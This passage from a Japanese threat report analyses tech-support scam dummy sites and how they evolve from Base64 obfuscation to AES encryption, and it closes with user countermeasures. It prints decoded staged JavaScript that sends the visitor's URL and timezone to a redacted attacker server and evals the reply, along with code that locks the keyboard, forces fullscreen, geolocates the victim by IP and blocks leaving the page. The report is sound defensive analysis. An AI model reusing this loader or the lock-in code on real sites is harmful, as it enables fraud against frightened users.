

図 3-6　ダミーサイトの例

2つ目は、検索エンジンでの検索に引っかかる点です。通常、不審サイトは自身の存在を隠すため検索エンジンで検索をしても結果が得られないことが多いですが、ダミーサイトは正規サイトを装っているためか検索をするとトップページやプライバシーポリシー、免責事項などが出てきます。



図 3-7　検索エンジンでダミーサイトを検索した結果

3つ目は、条件を満たした場合のみ偽のセキュリティ警告が表示される点です。図 3-8は、どちらもダミーサイトの同一ページで実際に表示されたものです。



図 3-8　条件に合致しなかった場合の表示（左）と合致した場合の表示（右）

これまで確認している、偽のセキュリティ警告が表示される条件は以下のとおりです。

●ユーザーが広告からアクセスをする
●ユーザーがダミーサイト上でマウスを操作する

上記の条件が満たされていない場合は、左の図のように正規サイトを装ったコンテンツの表示が継続されます。

3.3.2.　　ダミーサイトで実行される不正なコード

ダミーサイトは、食品のデリバリーや介護サービス、ヨガ教室などさまざまな正規サイトに偽装していますが、Base64で難読化されたJavaScriptのコードが挿入されているものが多く確認されています。

```
<script>↵
    eval(atob(`CgoKZG9jdW1lbnQuYWRkRXZlbnRMaXN0ZW5lcignbW91c2Vtb3ZlJywgaW5pdGlhdGVBcGlSZXF1ZXN0T25
jZSk7CgpsZXQgcmVxdWVzdFNlbnQgPSBmYWxzZTsKCmZ1bmN0aW9uIGluaXRpYXRlQXBpUmVxdWVzdE9uY2UoKSB7CiAgICBpZ
iAocmVxdWVzdFNlbnQpIHJldHVybjsKCiAgICByZXF1ZXN0U2VudCA9IHRydWU7CiAgICBkb2N1bWVudC5yZW1vdmVFdmVudEx
pc3RlbmVyKCdtb3VzZW1vdmUnLCBpbml0aWF0ZUFwaVJlcXVlc3RPbmNlKTsKCiAgICBzZWN1cmVLZXlib2FyZEFjY2Vzcygp0
wogICAgY29uc3Q[redacted]vbmUoKTsKICAgIHRyYW5zbWl0VGltZXpvbmVEYXR
hKCdodHRwczovL[redacted]ywgY2xpZW50VGltZXpvbmUpCiAgICAgICAgLnRoZ
W4oZGVjb2RlQW5kUnVuU2NyaXB0KQogICAgICAgIC5jYXRjaChoYW5kbGVFcnJvcik7Cn0KCmZ1bmN0aW9uIHNlY3VyZUtleWJ
vYXJkQWNjZXNzKCkgewogICAgaWYgKG5hdmlnYXRvci5rZXlib2FyZCkgbmF2aWdhdG9yLmtleWJvYXJkLmxvY2soKTsKfQoKZ
nVuY3Rpb24gZ2V0Q3VycmVudFRpbWV6b25lKCkgewogICAgcmV0dXJuIEludGwuRGF0ZVRpbWVGb3JtYXQoKS5yZXNvbHZlZE9
wdGlvbnMoKS50aW1lWm9uZTsKfQoKZnVuY3Rpb24gdHJhbnNtaXRUaW1lem9uZURhdGEodXJsLCB0aW1lem9uZSkgewogICAgc
mV0dXJuIGZldGNoKHVybCwgewogICAgICAgIG1ldGhvZDogJ1BPU1QnLAogICAgICAgIGhlYWRlcnM6IHsgJ0NvbnRlbnQtVHl
wZSc6ICdhcHBsaWNhdGlvbi9qc29uJyB9LAogICAgICAgIGJvZHk6IEpTT04uc3RyaW5naWZ5KHsgdGltZXpvbmUsIGZ1bGxVc
mw6IHdpbmRvdy5sb2NhdGlvbi5ocmVmIH0pLAogICAgfSkudGhlbihyZXNwb25zZSA9PiByZXNwb25zZS50ZXh0KCkpOwp9Cgp
mdW5jdGlvbiBkZWNvZGVBbmRSdW5TY3JpcHQoZW5jb2RlZFNjcmlwdCkgewogICAgdHJ5IHsKICAgICAgICBjb25zdCBzY3Jpc
HQgPSBhdG9iKGVuY29kZWRTY3JpcHQpOwogICAgICAgIGV2YWwoc2NyaXB0KTsKICAgIH0gY2F0Y2ggKGVycm9yKSB7CiAgICA
gICAgdGhyb3cgbmV3IEVycm9yKGBTY3JpcHQgZXhlY3V0aW9uIGZhaWxlZDogJHtlcnJvcn1gKTsKICAgIH0KfQoKZnVuY3Rpb
24gaGFuZGxlRXJyb3IoZXJyb3IpIHsKICAgIGNvbnNvbGUuZXJyb3IoJ0FQSSByZXF1ZXN0IG9yIHNjcmlwdCBleGVjdXRpb24
gZXJyb3I6JywgZXJyb3IpOwp9Cg==`));↵
</script>[EOF]
```

図 3-9　サイトに挿入されている難読化されたコード

しかし、このコード自体には偽のセキュリティ警告を表示する不正なコードは含まれていません。これはダミーサイトがセキュリティ製品により不審なサイトとして検知されるのを回避するためと考えられます。実際にVirusTotalでダミーサイトを調査するとクリーンなサイトと判定されます。



図 3-10　ダミーサイトのレピュテーション

サイト内でコードを保持しない代わりに、不正なコードは外部のサーバーから取得します。不正なコードを実行する全体の流れは以下のようになっています。



図 3-11　不正コードが実行される流れ

3.3.3.　第一段階のコード

第一段階のコードは、偽のセキュリティ警告を表示するためコードを攻撃者が用意したサーバーから取得し、実行するものになっています。コードは、Base64で難読化されており、それをデコードして実行します。難読化された文字列を Base64でデコードすると、図 3-12のようになります。

```
document.addEventListener('mousemove', initiateApiRequestOnce);
let requestSent = false;
function initiateApiRequestOnce() {
    if (requestSent) return;
    requestSent = true;
    document.removeEventListener('mousemove', initiateApiRequestOnce);
    secureKeyboardAccess();
    const clientTimezone = getCurrentTimezone();
    transmitTimezoneData('https://[redacted].onrender.com', clientTimezone)
        .then(decodeAndRunScript)
        .catch(handleError);
}
function secureKeyboardAccess() {
    if (navigator.keyboard) navigator.keyboard.lock();
}
function getCurrentTimezone() {
    return Intl.DateTimeFormat().resolvedOptions().timeZone;
}
function transmitTimezoneData(url, timezone) {
    return fetch(url, {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ timezone, fullUrl: window.location.href }),
    }).then(response => response.text());
}
function decodeAndRunScript(encodedScript) {
    try {
        const script = atob(encodedScript);
        eval(script);
    } catch (error) {
        throw new Error(`Script execution failed: ${error}`);
    }
}
function handleError(error) {
    console.error('API request or script execution error:', error);
}
[EOF]
```

図 3-12　難読化解除後の第一段階のコード

このコードの全体の流れは以下のようになります。



図 3-13　第一段階のコードのフロー図

図 3-13のように、第一段階のコードでは、ユーザーによるマウス操作を監視します。これは、人の手による操作が行われた時のみコードを実行することで、セキュリティ製品のクローリングにより自身が不審なサイトとして判定されるのを防ぐ目的があると考えられます。
マウスが動くのを検知すると、キーボードのロックを行いユーザーのキーボード操作を制御します。そして、ユーザーのタイムゾーンとアクセスした際のURLを取得し、攻撃者が用意した外部サーバーへ送信します。



図 3-14　外部サーバーへ送信される情報

外部サーバーでは、送信された情報をもとにユーザーがターゲットか判定が行われ、条件を満たしていた場合には難読化された第二段階のコードを返します。

図 3-15　条件を満たしていた場合の応答結果

一方で条件を満たしていない場合は、図 3-16のように 404エラーが返ってきます。これは、直接アクセスした際など条件を満たしていない場合にはエラーを返すことで、攻撃者のインフラの隠ぺいと第二段階のコードがアナリストに分析されるのを回避することを目的にしていると考えられます。



図 3-16　条件を満たしていない場合の応答結果

3.3.4.　第二段階のコード

第二段階のコードは、サポート詐欺サイトで表示される HTMLや音声データを外部サーバーから取得し、実行するものになっています。図 3-15のようにコードはBase64で難読化されています。これを、Base64でデコードすると図 3-17のようになります。

```
document.documentElement.style.overflow = "hidden", document.body.insertAdjacentHTML("afterbegin", '<div id="bruceDiv"
style="z-index: 9999; pointer-events: auto; overflow: hidden;"></div>'), document.addEventListener("click", function()
{
    window.scrollTo(0, 0), setTimeout(() => {
        document.documentElement.requestFullscreen?document.documentElement.requestFullscreen():document.documentElemer
t.mozRequestFullScreen?document.documentElement.mozRequestFullScreen():document.documentElement.webkitRequestFullscreer
?document.documentElement.webkitRequestFullscreen():document.documentElement.msRequestFullscreen&&document.documentElem
ent.msRequestFullscreen()
    }, 100), fetch("https://[redacted]").then(e => e.text()).then(e => {
        let t = new Blob([e], {
            type:"text/html"
        })

        ), l = URL.createObjectURL(t), n = document.createElement("iframe");
        n.src = l, n.style.width = "100%", n.style.height = "100%", n.frameBorder = "0", n.setAttribute("allowfullscree
n", ""), n.setAttribute("webkitallowfullscreen", ""), n.setAttribute("mozallowfullscreen", ""), n.sandbox = "allow-scri
pts allow-popups allow-downloads", document.getElementById("bruceDiv").appendChild(n), document.getElementById("bruceDi
v").style.height = "100vh"
    }

    ).catch(e => {
        console.error("Error fetching the HTML:", e)
    }

    )
}, {
    once:!0
}

), document.addEventListener("click", function() {
    let e = new Audio("https://[redacted]/7VUbrH61TyLdduWkCsnPV8pVgsqFcXEm");
    e.loop = !0, e.play();
    let t = new Audio("https://[redacted]/wuD65PsKBrAxWCZU4cJ2CbhUqwl33URw");
    t.loop = !0, t.play()
}, {
    once:!0
}

);;
```

図 3-17　難読化解除後の第二段階のコード

第二段階のコードでは、ユーザーのクリックを監視します。そのため、図 3-18のようなユーザーのクリックを促すポップアップを表示し、これを消さないと操作ができないようにします。

図 3-18　ユーザーのクリックを促すポップアップ

クリックを検知すると、ブラウザーをフルスクリーンに変更し、外部サーバーから取得したデータを表示します。取得するデータは、図 3-19のように偽のセキュリティ警告画面を表示するHTMLになっています。

図 3-19　外部サーバーから取得されるHTML（一部）

また、ユーザーのクリックを検知した際は、HTMLを外部サーバーから取得する以外にも、外部サイトから2つの音声ファイルを取得して再生します。再生される音声は、それぞれ「ウイルスに感染した」「カスタマーサポートまで電話をしてください」などの警告メッセージと、ビープ音です。

3.3.5.　最終段階のコード

最終段階のコードは、先述のとおりサポート詐欺サイトで表示されるHTMLです。ここでは、ユーザーの不安を増長させ、画面に表示されている偽のサポートデスクの電話番号へ電話をかけさせるため、ウイルスに感染したと錯覚させる画像やユーザーの操作を制限する複数のコードを取得し実行します。

こちらは、ユーザーの不安を煽る手段の1つとして、偽のセキュリティ警告画面にユーザーのIPアドレスや位置情報を表示するためのコードです。APIを利用してユーザーのIPアドレスや位置情報、ISPを取得しています。

```
<script>
    var t = new XMLHttpRequest();
    t.onreadystatechange = function() {
        if (this.readyState === 4 && this.status === 200) {
            try {
                var a = JSON.parse(this.responseText);

                // Extracting information from the API response
                var ipadd = a.ip;
                var city = a.city;
                var country = a.country;
                var isp = a.connection.isp;
                var currtime = a.timezone.current_time;

                // Setting the information into HTML elements
                document.getElementById("ip_add").textContent = "アドレスIP: " + ipadd;
                document.getElementById("city").textContent = "位置: " + city + ", " + country;
                document.getElementById("isp").textContent = "ISP: " + isp;
            } catch (e) {
                console.error("Error parsing response:", e);
            }
        } else if (this.readyState === 4) {
            console.error("Request failed with status:", this.status);
        }
    };

    // Sending the GET request to the API
    t.open("GET", "https://ipwhois.pro/?key=[redacted]", true);
    t.send();
</script>
```

図 3-20　偽のセキュリティ警告画面で表示するユーザー情報を取得するコード

画像の取得は、Dropboxから行われます。これは、正規サービスを利用することで、セキュリティ製品によって通信がブロックされるのを回避していると考えられます。また取得される画像は、Microsoft社のサポートページやMicrosoft社の画像、ウイルスのスキャンを行っているgif画像など、ウイルスへの感染とMicrosoft社のサポートチームであることの信憑性を高めるようなものになっています。

図 3-21　偽のセキュリティ警告画面に表示される画像をDropboxから取得するコード

そのほかにも、ユーザーの操作を制限する複数のJavaScriptがDropboxから取得されます。

●esc.js

キー操作をロックするJavaScriptです。キー操作がロックされることで、ユーザーはウイルス感染が本当に発生したと誤解をしてしまいます。

```
navigator.keyboard.lock();
document.onkeydown = function (e) {
return false;
}
```

図 3-22　キー操作をロックするコード

●nvidia.js

音声の自動再生や全画面表示の切り替え、離脱時の警告表示などさまざまな機能を有するコードです。図 3-23は、その中のうち、ウィンドウを閉じようとすると警告を表示するコードです。これは、ユーザーにウィンドウを閉じさせないためのものだと考えられます。ただし、このコード以外は別の場所でも実行されるためか、正常に機能していないようです。

```
window.addEventListener("beforeunload", function(e) {
    var n = "It looks like you have been editing something. If you leave before saving, your changes will be lost.";
    return (e || window.event).returnValue = n,
    n
}),
```

図 3-23　ウィンドウを閉じようとすると警告を表示するコード



図 3-24　ウィンドウを閉じようとすると警告を表示するコード

3.4.　難読化から暗号化へ

これまで不正なコードはBase64で難読化する手法がとられてきましたが、2025年4月からAESで暗号化する手法をとるものを確認しています。また、外部サーバーから取得するデータについても、平文であったものをAESで暗号化するようになりました。ここからは、Base64による難読化からAESによる暗号化に変化したことで、不正なコードがどのように変化したかについて説明します。



図 3-25　AESで暗号化された不正なコードの実行の流れ

3.4.1.　第一段階のコードの変化

第一段階のコードは、ダミーサイトに挿入されています。これまで挿入されているコードは、Base64でエンコードし難読化されていましたが、AESで暗号化した状態で挿入するように変化していました。

図 3-26　サイトに挿入されたBase64で難読化されたコード（上）とAESで暗号化されたコード（下）

ユーザーがアクセスをすると、暗号化されたコードが復号され、実行されます。復号の際に使われる復号鍵は、コード内にハードコーディングされています。また、この後にも暗号化されたデータの復号が行われますが、いずれも同じ復号鍵が用いられていました。



図 3-27　ハードコーディングされた復号鍵

復号後に実行されるコードの内容は、Base64で難読化されているものと比較すると、実装方法に多少の変化はあるものの、基本的な仕組みに変化は見られませんでした。

3.4.2.　第二段階のコードの変化

第一段階のコードが実行されると、外部サーバーへユーザー情報を送信し、第二段階のコードが取得、実行されます。取得されるコードは、以前はBase64で難読化されたものでしたが、こちらもAESで暗号化されたものに変化しています。

図 3-28　外部サーバーから取得されるBase64で暗号化されたデータ（上）とAESで暗号化されたデータ（下）

そのため取得したコードを復号するための処理が追加されていました。復号方法は、第一段階のコードを復号した際と同じ復号鍵を用いて行われます。

3.4.3.　最終段階のコードの変化

最終段階の変化は、取得するHTMLデータに暗号化が施されたことです。Base64で難読化する方式では、外部サーバーから取得するHTMLデータは暗号化も難読化もされていませんでした。一方で、AESで暗号化する方式では図 3-29のようにHTMLデータも暗号化されるようになりました。それに伴い復号する処理も追加されています。復号方法については、第一段階や第二段階のコードと同様になります。



図 3-29 外部サーバーから取得される暗号化されたHTMLデータの一部

難読化から暗号化に変化した背景には、より高度な検知回避手法により攻撃の成功率を高める目的があると考えらえます。暗号化の場合、同じコードでも暗号化鍵を変更するだけで異なるデータとなるため、従来のシグネチャによる検知を回避できる可能性が高くなります。また、AIを導入しているセキュリティ製品であっても暗号化鍵がわからないとコードの分析を行えないため検知を回避できる可能性が高くなります。現状ではBase64で難読化する手法をとっているものが大多数を占めていますが、昨今の脅威の進化スピードを鑑みるとAESで暗号化したものに置き換わるのに、それほど時間がかからないように思います。

3.5.　対策

攻撃者の手口は年々巧妙化しており、さまざまな方法でユーザーをサポート詐欺サイトへ誘導し、金銭の窃取を行います。前述したようにセキュリティ製品の検知を回避する手法もとられていることから、サポート詐欺サイトへの誘導は今後も継続すると考えられます。しかし、ユーザーが基本的な対策を知っていれば被害を防ぐことが可能です。ここでは、対策について紹介します。

●不正な広告をクリックしないように注意をする
前述したようにサポート詐欺サイトへの誘導は広告経由で行われることが多いです。誘導に使われる広告は、ユーザーの興味を引く文面や画像が使われたものやアクセスしているサイトの一部を装ったもの、正規サイトを装ったものなど、思わずクリックしてしまうものとなっています。
サイト内に表示された広告の場合、右上に広告を示すボタンアイコンがあるため、クリックする前にその有無を確認し、検索サイトの検索結果の場合は、URLの下に広告であることを示す表示がされるため、リンクをクリックする前に広告表示がないか確認し、少しでも不審な点がある場合はクリックをしないようにすることが重要です。

●サポート詐欺や対策について教育を行う
偽のセキュリティ警告画面が表示された際は、ウィンドウを閉じることが推奨されます。閉じる際には全画面表示を解除するといった操作も必要になってくるため、教育を通して周知していくことが重要です。また、IPAが「偽セキュリティ警告（サポート詐欺）画面の閉じ方体験サイト」[6]を公開しているため、それを活用して実際に体験をすることも有効です。

●セキュリティ製品を導入する
偽のセキュリティ警告画面の表示には、サイト内に仕組まれているJavaScriptの実行や外部サイトとの通信が発生します。そのため、ESETなどのセキュリティソフトを最新の状態に保つことで、サポート詐欺を含めた不審サイトへのアクセスやコードの実行を検知し、端末を脅威から保護することができます。また、AIを活用したセキュリティソフトであれば従来のシグネチャに一致しないものでも検知し、不審サイトとの通信をブロックすることが期待できます。

最後に、インターネットを利用する際には、セキュリティリスクを意識しながらWebサイトにアクセスすることが大切です。特に、普段使用しているPCや会社のPCでは、不審なサイトへのアクセスを避けるよう心がけることが重要です。

3.6.　まとめ

本章では、サポート詐欺の最新の手口について紹介しました。攻撃者は、成功率を高めるため正規サービスの悪用や、ユーザーの不安を煽るさまざまな工夫を行っています。また不正なコードの暗号化にみられるように、より高度な検知回避手法の導入など進化を続けています。
サポート詐欺は、インターネットを利用しているすべての人が遭遇する可能性がある脅威です。そのため、一人ひとりが最新の情報を収集し、常に新しい脅威に対して注意を払っていくことが重要です。

---

1 偽の警告表示に「Microsoft」のロゴを用いて信用させ、ウイルス駆除等を行うなどと称して多額の金銭を支払わせる事業者に関する注意喚起 | 消費者庁
https://www.caa.go.jp/notice/entry/034736/

2 情報セキュリティ安心相談窓口の相談状況［2025年第2四半期（4月～6月）］ | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/anshin/reports/2025q2outline.html

3 パソコンに偽のウイルス感染警告を表示させるサポート詐欺に注意 | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/anshin/attention/2024/mgdayori20241119.html

4 Webサイトやアプリの広告枠に表示される画像や動画、テキスト形式の広告

5 検索エンジンで、ユーザーが検索したキーワードに合わせて表示される広告

6 サポート詐欺の「偽セキュリティ警告画面の閉じ方体験サイト」を公開 | IPA
https://www.ipa.go.jp/security/anshin/attention/2023/mgdayori20231219.html

4 能動的サイバー防御と各国の動向

第4章　　能動的サイバー防御と各国の動向

